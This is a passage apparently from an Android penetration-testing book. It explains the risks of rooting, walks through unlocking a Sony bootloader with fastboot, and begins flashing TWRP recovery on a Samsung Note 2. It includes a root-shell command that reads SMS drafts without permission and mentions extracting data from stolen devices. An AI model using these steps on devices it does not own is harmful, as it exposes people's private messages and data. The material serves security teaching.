However, the goal of rooting a device could vary from person to person. For example, some people root their devices to get more beautiful themes, a better look and feel, and so on by installing custom ROMs. Some may want to install additional apps known as root apps that cannot be installed without root access. Similarly, others may have some other reasons. In our case, we are going to root our device for penetration testing purposes as a rooted device gives us complete control over the file system and additional apps such as Cydia Substrate which can be installed to audit the apps.

Whatever the reason may be, rooting has its own advantages and disadvantages. Some of them are described following.

Advantages of rooting

This section describes some of the advantages of rooting an Android device.

Unlimited control over the device

By default we cannot fully access the device as a normal user. After rooting an Android device we get full control over the device. Let's see the following example. The following excerpt shows that a normal user without root access cannot see the listing of installed app packages inside the `/data/data` directory:

```
shell@android:/ $ ls /data/data
opendir failed, Permission denied
1|shell@android:/ $
```

As a root user, we can explore the complete file system, modify the system files, and so on.

The following excerpt shows that a root user can see the listing of installed app packages inside the `/data/data` directory:

```
shell@android:/ $ su
root@android:/ # ls /data/data
com.android.backupconfirm
com.android.bluetooth
com.android.browser
com.android.calculator2
com.android.calendar
com.android.certinstaller
com.android.chrome
com.android.defcontainer
com.android.email
com.android.exchange
```

Installing additional apps

Users with root access on the device can install some apps with special features. These are popularly known as root apps. For example, **BusyBox** is an app that provides more useful Linux commands that are not available on an Android device by default.

More features and customization

By installing custom recovery and custom ROMs on an Android device, we can have better features and customization than that which is provided by vendor given stock OS.

Disadvantages of rooting

This section describes various disadvantages of rooting an Android device and why it is dangerous for end users to root their devices.

It compromises the security of your device

Once a device is rooted, it compromises the security of your device.

By default each application runs inside its own sandbox with a separate user ID assigned to it. This user id segregation ensures that one application with its UID running on the device cannot access the resources or data of other apps with different UID running on the same device. On a rooted device, a malicious application with root access will not have this limitation and so it can read data from any other application running on the device. A few other examples would be bypassing lock screens, extracting all the data such as SMS, call logs, contacts, and other app specific data from a stolen/lost device.

Let's see a practical example of how it looks like. `content://sms/draft` is a content provider URI in Android to access the draft SMS from the device. For any application on your device to access the data through this URI, it requires `READ_SMS` permission from the user. When an application tries to access this without appropriate permission, it results in an exception.

Open up a shell over USB using adb and type in the following command with a limited user shell (without root access):

```
shell@android:/ $ content query --uri content://sms/draft

Error while accessing provider:sms

java.lang.SecurityException: Permission Denial: opening provider com.
android.providers.telephony.SemcSmsProvider from (null) (pid=4956,
uid=2000) requires android.permission.READ_SMS or android.permission.
WRITE_SMS

  at android.os.Parcel.readException(Parcel.java:1425)

  at android.os.Parcel.readException(Parcel.java:1379)
```

```
  at android.app.ActivityManagerProxy.getContentProviderExternal(Activity
ManagerNative.java:2373)
  at com.android.commands.content.Content$Command.execute(Content.
java:313)
  at com.android.commands.content.Content.main(Content.java:444)
  at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
  at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:293)
  at dalvik.system.NativeStart.main(Native Method)
shell@android:/ $
```

As we can see in the preceding excerpt, it is throwing an exception saying permission denied.

Now, let's see how it looks like when we query the same URI using a root shell:

```
shell@android:/ $ su
root@android:/ # content query --uri content://sms/draft
Row: 0 _id=1, thread_id=1, address=, person=NULL, date=-1141447516,
date_sent=0, protocol=NULL, read=1, status=-1, type=3, reply_path_
present=NULL, subject=NULL, body=Android Rooting Test, service_
center=NULL, locked=0, sub_id=0, error_code=0, seen=0, semc_message_
priority=NULL, parent_id=NULL, delivery_status=NULL, star_status=NULL,
delivery_date=0
root@android:/ #
```

As we can see in the preceding output, we do not require seeking any permission from the user to be able to read SMS with root privileges and thus compromising the data of the application sitting on the device. It is quite common to see root apps executing shell commands on devices to steal sensitive files such as `mmssms.db`.

Bricking your device

Rooting processes might brick your device. What can you do with a brick? The same is applicable to a bricked/dead Android device, meaning it may become useless and you need to find a way to get it back.

Voids warranty

A device that is rooted voids warranty. Most manufacturers do not provide free support for rooted devices. After rooting a device, even if you are in a warranty period, you may be asked to pay for your repairs.

Locked and unlocked boot loaders

A boot loader is the first program that runs when you boot your device. Boot loader takes care and initiates your hardware and Android kernel. Without this program, our device doesn't boot. Those manufacturers of your devices usually write boot loaders and so usually they are locked. This ensures that the end users cannot make any changes to the device firmware. To run custom images on your device, boot loader has to be unlocked first before we proceed with it. Even when you want to root a device with a locked boot loader, it requires unlocking it first if there is a possible and available way to do it. Some manufacturers provide an official method to unlock boot loader. In the next section, we will see how to unlock a boot loader on Sony devices. If the boot loader cannot be unlocked, we will have to find a flaw that allows us to root the device.

Determining boot loader unlock status on Sony devices


As mentioned earlier, some manufacturers provide an official method to unlock boot loaders.

Specifically on Sony devices, we can type the following code and follow the steps shown:


```
*#*#7378423#*#*
```

Note: These device codes could vary from manufacturer to manufacturer and could be obtained from the respective manufacturer if they provide support for it.


When we type the preceding number on Sony devices, it opens up the following screen:




1. Click the **Service Info** button. It shows the following screen:



2. Click the **Configuration** button to see the status of your boot loader. If boot loader unlock is supported by the vendor, it will show the following output under **Rooting status**:



3. If the boot loader is already unlocked, then it will show the following output:




Unlocking boot loader on Sony through a vendor specified method

The following steps show the process of unlocking boot loader on Sony devices. This gives an idea of how vendors provide support for unlocking boot loaders on their devices:


1. Check if boot loader unlock is supported. This was shown earlier.
2. Open up the following link:

   `http://developer.sonymobile.com/unlockbootloader/unlock-yourboot-loader/`


3. Choose the device model and click **Continue**:




4. This then shows us a prompt for entering an e-mail address. Enter a valid email address here:




5. After entering a valid email address, click the **Submit** button. We should receive an email from Sony as shown in the following screenshot:



6. The email consists of a link that takes us to another link, where Sony verifies the IMEI number of the device whose boot loaders have to be unlocked. Enter your IMEI number here:



7. This IMEI number is required to generate the unlock code. Once we enter a valid IMEI number and click **Submit**, we should be greeted with a screen with an unlocking code followed by the steps to unlock:



8. Once we receive the boot loader unlock code, we connect our device in fastboot mode. The steps to enter into fastboot mode could vary from model to model. Most of the time it is the difference with, which hardware keys have to be pressed to get into fastboot mode.

For Sony devices, follow these steps:

1. Power off the device.
2. Connect your USB cable to the device.
3. Hold the volume up button and connect the other side of the USB cable to the laptop.

These steps should connect the device to the laptop in fastboot mode.

We can check the devices connected using the following command:

```
fastboot devices
```

```
srini's MacBook:~ srini0x00$ fastboot devices
PSDN:UNKNOWN&ZLP        fastboot
srini's MacBook:~ srini0x00$
```

Once the device is connected in fastboot mode, we can run the following command with the vendor provided unlock code to unlock the device:

```
srini's MacBook:~ srini0x00$ fastboot -i 0x0fce oem unlock 0x632E1B6B4792DA43
...
(bootloader) Unlock phone requested
OKAY [  0.643s]
finished. total time: 0.643s
srini's MacBook:~ srini0x00$
```

The preceding code shows that boot loader unlock is completed.

Though the process here is shown specifically with Sony devices, this is almost the same with most of the official manufacturer methods.

Warning: This process sometimes may cause damage to your device. While writing this book, this boot loader unlock process provided by the manufacturer has lead my Sony device to get into boot loop. Looking at the stack overflow questions, we have noticed that this happened to many other people on these models (C1504, C1505). We had to flash the device with a stock OS provided by the vendor later to get our device working again. Finally, it is safe! Apart from this, an unlocked boot loader is nothing but a door without lock. So it is possible for an attacker to steal all the data from the lost/stolen device.

Rooting unlocked boot loaders on a Samsung device

In this section, we will discuss how to root an unlocked Samsung note 2 which uses Samsung's customized version of Android OS, we will also see what the differences between Stock Recovery and Custom Recovery are, and finally we will install a Custom ROM on our Note 2 device.

Stock recovery and Custom recovery


Android's recovery is one of the most important concepts for both tech users as well as users who use their phones just for making phone calls and regular surfing. When a user gets an update for his device and applies it, the recovery system of Android makes sure that it is properly done by replacing the existing image and without affecting the user data.

The Stock recovery image that is usually provided by the manufacturers is limited in nature. It includes very few functions that allow a user to perform operations such as wiping cache, user data, and performing system updates. We can boot our device into recovery mode to do any of those operations specified such as wiping cache. The steps/hardware keys used for booting into recovery mode could vary from manufacturer to manufacturer.

Custom recovery on the other hand provides more features such as allowing unsigned update packages, wiping data selectively; taking backups and setting up restores points, copying files onto SD cards, and so on. ClockWorkMod is one of the popular recovery images that can be shown as an example for custom recovery images.

As mentioned earlier, some manufacturers provide an official method to unlock boot loaders and some come unlocked. If you bought an unlocked phone which is not on contract, most probably you have an unlocked boot loader.

Warning: Rooting and Custom ROM installations always have a risk of data loss, and worst, bricking the phone, so you should always backup the data before you proceed to root. You can backup your data/contacts and so on, by using Google's sync data option or any third-party app.




Prerequisites

Before we embark on our journey of rooting the phone, make sure you have the following prerequisites in place:


1. Download Samsung USB driver from the following URL and install it on your computer:

   `http://developer.samsung.com/technical-doc/view.do?v=T000000117`

2. You also need to enable USB debugging by following this path: **Settings | Developer options | USB debugging**. Your screen might be slightly different based on the Android version you are using, but look for USB debugging and check it:



If you don't see the **Developer options**, you can enable it by following this path: **Settings** | **About Phone** | **Build Number** (tap a few times on it, usually seven to nine times) and go back to the menu and you will see **Developer options** as shown following.



3. Make sure you have adb on your path as shown earlier in the chapter, Android Studio installs Android SDK under the `AppData` folder of the current user, **Android** | **Platform tools**. Check it by opening the command prompt and typing `adb`.

4. Connect the phone to the USB cable and type `adb devices` to check if the device is recognized:

```
C:\Users\s\Downloads\Phone Rooting>adb devices
List of devices attached
4df1f0de0f6a8f5d        unauthorized
```

5. Once you plug in the cable, you might get the authorization popup **Allow USB debugging**, please allow it.

Rooting Process and Custom ROM installation

Custom ROM installation is a three step process, however, if you are only interested in rooting your device and don't want to install custom ROM, you only need to follow step 1 and step 2. These are the steps involved in installing custom ROM:

1. Installing recovery softwares like TWRP or CF.
2. Installing the Super Su app.
3. Flashing the custom ROM to the phone.

Installing recovery softwares

The following are two popular ways to install recovery software like TWRP or CF:

- Using Odin
- Using Heimdall

Before we proceed further, we need to download TWRP recovery TAR file and IMG for note 2 from the following URL and save it under Phone Rooting Directory:


- `https://dl.twrp.me/t03g/`
- `https://twrp.me/devices/samsunggalaxynote2n7100.html`

Using Odin


Odin is one of the most popular recovery tools for Samsung devices. This section shows the steps to use Odin:

1. Download the Odin 3.09 ZIP package from the following URL and extract it in the same folder where you have copied the TWRP: `http://odindownload.com/Samsung-Odin/#.VjW0Urcze7M`
2. Click on **Odin 3.09** to open it and you should see the following screen:


Note: Make sure you scan your EXE file for viruses. The authors have `https://virustotal.com/` to make sure it's free from viruses.




3. We need to put the device into download mode by switching off the smartphone and pressing the volume up, home, and power buttons simultaneously.
4. Once the device boots into the download mode connect the device to your computer using the USB data cable.
5. You will see a warning, accept the **Continue** option by pressing the volume up button. If you have installed the right USB drivers you will see Odin's **ID:COM** in blue text as shown in the following screenshot. Otherwise you need to reinstall the driver or check your cable for any fault:



6. Click on the **AP** button and select the TWRP recovery image file in Odin3 by clicking on the **AP** button. Make sure you enable **Auto Reboot** and **F. Reset Time** as shown here:



7. Now, click on the **Start** button in Odin3 to flash TWRP. It will take a few seconds to complete and if everything went well, you should see **PASS!** in green as shown in the following screenshot. Once the process is complete your phone will restart automatically:




8. Now you have successfully flashed TWRP recovery.

Using Heimdall

This section shows the steps to use Heimdall:

1. Download and install the Heimdall Suite from `http://glassechidna.com.au/heimdall/#downloads`.
2. Extract the Heimdall ZIP file and remember the directory, which is `heimdall.exe`:




Name	Date modified	Type	Size
Drivers	01-Nov-15 9:48 PM	File folder	
heimdall.exe	01-Nov-15 9:48 PM	Application	83 KB
heimdall-frontend.exe	01-Nov-15 9:48 PM	Application	238 KB
libusb-1.0.dll	01-Nov-15 9:48 PM	Application extens...	93 KB
QtCore4.dll	01-Nov-15 9:48 PM	Application extens...	2,293 KB
QtGui4.dll	01-Nov-15 9:48 PM	Application extens...	8,355 KB
QtXml4.dll	01-Nov-15 9:48 PM	Application extens...	347 KB
README.txt	01-Nov-15 9:48 PM	Text Document	24 KB

3. Open the command prompt in the directory and type `heimdall.exe` to check if Heimdall is working properly, you should see the following output:


```
Usage: heimdall <action> <action arguments>

Action: close-pc-screen
Arguments: [--verbose] [--no-reboot] [--stdout-errors] [--delay <ms>]
           [--usb-log-level <none/error/warning/debug>]
Description: Attempts to get rid off the "connect phone to PC" screen.

Action: detect
Arguments: [--verbose] [--stdout-errors]
           [--usb-log-level <none/error/warning/debug>]
Description: Indicates whether or not a download mode device can be detected.

Action: download-pit
Arguments: --output <filename> [--verbose] [--no-reboot] [--stdout-errors]
    [--delay <ms>] [--usb-log-level <none/error/warning/debug>]
Description: Downloads the connected device's PIT file to the specified
    output file.
```

Note: If you got any error, make sure you have the Microsoft Visual C++ 2012 Redistributable Package (x86/32bit) installed on your computer.

4. Switch off the phone and go into download mode by pressing the volume down, home, and power buttons simultaneously, press volume up when you get a warning message to continue.
